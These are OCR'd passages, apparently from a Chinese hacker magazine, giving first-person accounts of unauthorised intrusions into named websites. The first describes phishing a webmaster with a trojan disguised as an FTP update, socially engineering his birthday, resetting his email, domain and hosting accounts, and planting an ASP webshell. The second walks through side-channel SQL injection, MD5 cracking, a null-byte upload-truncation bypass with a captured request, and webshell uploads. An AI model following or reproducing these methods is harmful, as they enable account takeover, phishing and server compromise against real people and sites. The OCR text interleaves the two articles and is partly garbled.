
深夜 2 点了，休息吧，明天继续搞。第二天起来去肉鸡看一下，偶的娘来，已经一夜了，还是没有跑出来（图 7）！密码太 BT 了。把登录名加上弱口令随便的组合了一下，试着用 CMD5 加密，加密出来的结果和数据库的 MD5 相差 N 远，去百度搜了一下这个信箱和他 QQ 的信息，也没找到有用的。想了想还得继续欺骗，这个下载漏洞已经是去年的了，今年还存在，说明站长的技术也好不到那里去，我从网站找了一个 FTP 服务器，用自己写的捆绑工具把木马绑在一起给 liuyunlong681@163.com 发过去了，信的大概内容是：你好，我是火山互联的管理人员，你的 FTP 需要更新，请既时下载更新。然后用个 MM 的 QQ 号加了这个站长。



图 8


图 9



图 10


到了下午 1 点多的时候，这个站长加我了，就开始和他聊了起来，我的目地很明确，就是想骗他生日，刚开始的时候他防范很周密，不愿意和我聊，开始套近乎，后来终于把生日套出来了（图 8、图 9），他告诉我生日后这下不要紧，后来我几乎得到他的所有网上敏感信息。


图 11



图 12


我用 1988.4.20 试了一下，成功了，密码问题是一大堆 1，我也跟着一大堆 1，如图 10 所示，成功改了他的信箱密码，没想到他的信箱里面全是重要的东东，域名管理密码、支付宝、QQ 密码保护还有一些他盗别人游戏号的密码，如图 11、图 12、图 13。



图 13



图 14

有这个信箱了，先去万网登录一下试试，用密码登录提示不对，找回密码吧，直接就发到信箱了，登录上去一看，好啊！连身份证号都有了，不得不感慨现在找回密码的安全措施太简单了，如图 14、图 15 所示。接下来来到火山互联，找回密码，和万网一个样，直接输入信箱就可以了，如图 16，这样就可以改了他的密码（图 17）。


图 15


图 16


图 17


图 18

进去后来到 FTP 修改密码的地方(图 18)，成功改了 FTP 密码，有的空间商 FTP 和数据库是以明文保存着，那样更爽了。最后在IE访问一下，成功了，接下来起个迷惑点的文件名扔了 ASPSHELL 进去(图 19、图 20)。提权就没有必要了，因为之前已经拿过服务器 WEBSHELL 了。

渗透160XXXX网站

图 也许

我要入侵的站点地址是http://160.xj163.cn/index.asp，但是初步踩点没发现注入、上传等常规漏洞，找了半天也没有下手的地方，于是决定旁注。先ping它的ip地址，然后打开http://www.myipneighbors.com/输入ip查找，都怪我运气好，找到了这个站edu.xj163.cn，有注入点而且是db权限（图1）。




图1

我想着如果可以列目录，并且web与sql在同一台服务器上的话就可以直接差异备份拿到webshell，然后跳转到160站点的目录里，但是事情往往是不尽人意的，没法列目录。想了很久就这样放弃且不可惜了，不过mssql的db权限也可以检测出表的啊！于是检测了一下，看到熟悉的表名admin，但是问题又来了，字段就只有username、id、admin和userid，没密码字段啊！然后我又有点绝望了，想了很久，吸了根烟后，人家高手可以手动检测，我菜菜可以在阿D自定义选项里加个字段userpass继续检测，运气怪好的，如图2所示。




图2

我拿管理用户的前2个md5密码去cmd5.cn站破解都失败了，但是第3个被我破解出来了，然后就登录后台（图3）。




图3

后台有上传的地方，然后用明小子写的旁注上传工具上传。上传提示成功，但是打开失败，我知道我的小马是全免杀的不可能被杀。然后试了别的上传工具都没有成功，难道我rp就这么不好啊。我想起了nc提交（这里建议：nc很好用，抓包上传不错），再次抓包保存为nc.txt，修改nc.txt里的上传路径，方法如图4、图5。

因为在图4里的上传路径我改为了“nc.asp ”，所以数据这里是多了7个字节（有一个空格），在上面的数据length中就要加上7个字节数，然后用ue16进制编辑器把空格16进值20换成00，表示截断。然后用nc提交，得到了我们的websehll（图6）。

```
uploadfile
-----------------------------7d836b1c81344
Content-Disposition: form-data; name="file1"; f
Settings\Administrator\桌面\[illegible]
Content-Type: image/gif
```

图4

这个webshell权限不足，所以什么盘也访问不了，虽然主机安装了serv-u，但是也没法提权和加上用户。那怎么拿160那个站呢？我看到了aspnet_client这个目录，说明服务器支持aspx，那么传上aspx马吧（图7）。

```
Cache-Control: no-cache
Cookie: __utma=82202434.1340529245.120
__utmz=82202434.1205052872.1.1.utmccn=
ASPSESSIONIDAQBRDQBA=JPNFINGBEDPKEGDPO
__utma=38247146.233281411.1205052749.1
__utmz=38247146.1205052749.1.1.utmccn=

-----------------------------7d836b1c8
Content-Disposition: form-data; name="

../../ad/nc.asp
-----------------------------7d836b1c8
Content-Disposition: form-data; name="
```

图5




图6




图7

这个aspx的webshell可以查看浏览几乎所有网站的web路径，但是没权限跨目录上传。不过看了下60.xj163.cn的站点目录，有个eWebEditor在线编辑的程序。然后用webshell下载eWebEditor数据库，得到密码进入了eWebEditor编辑器后台。后面我这里不详细说了，最终拿到160的shell（图8）。




图8

漏洞问题我会向他们客服反映，大家不要破坏哦！

编辑点评：

除了站点名字有点噱头外，其它没什么好说的。




图19

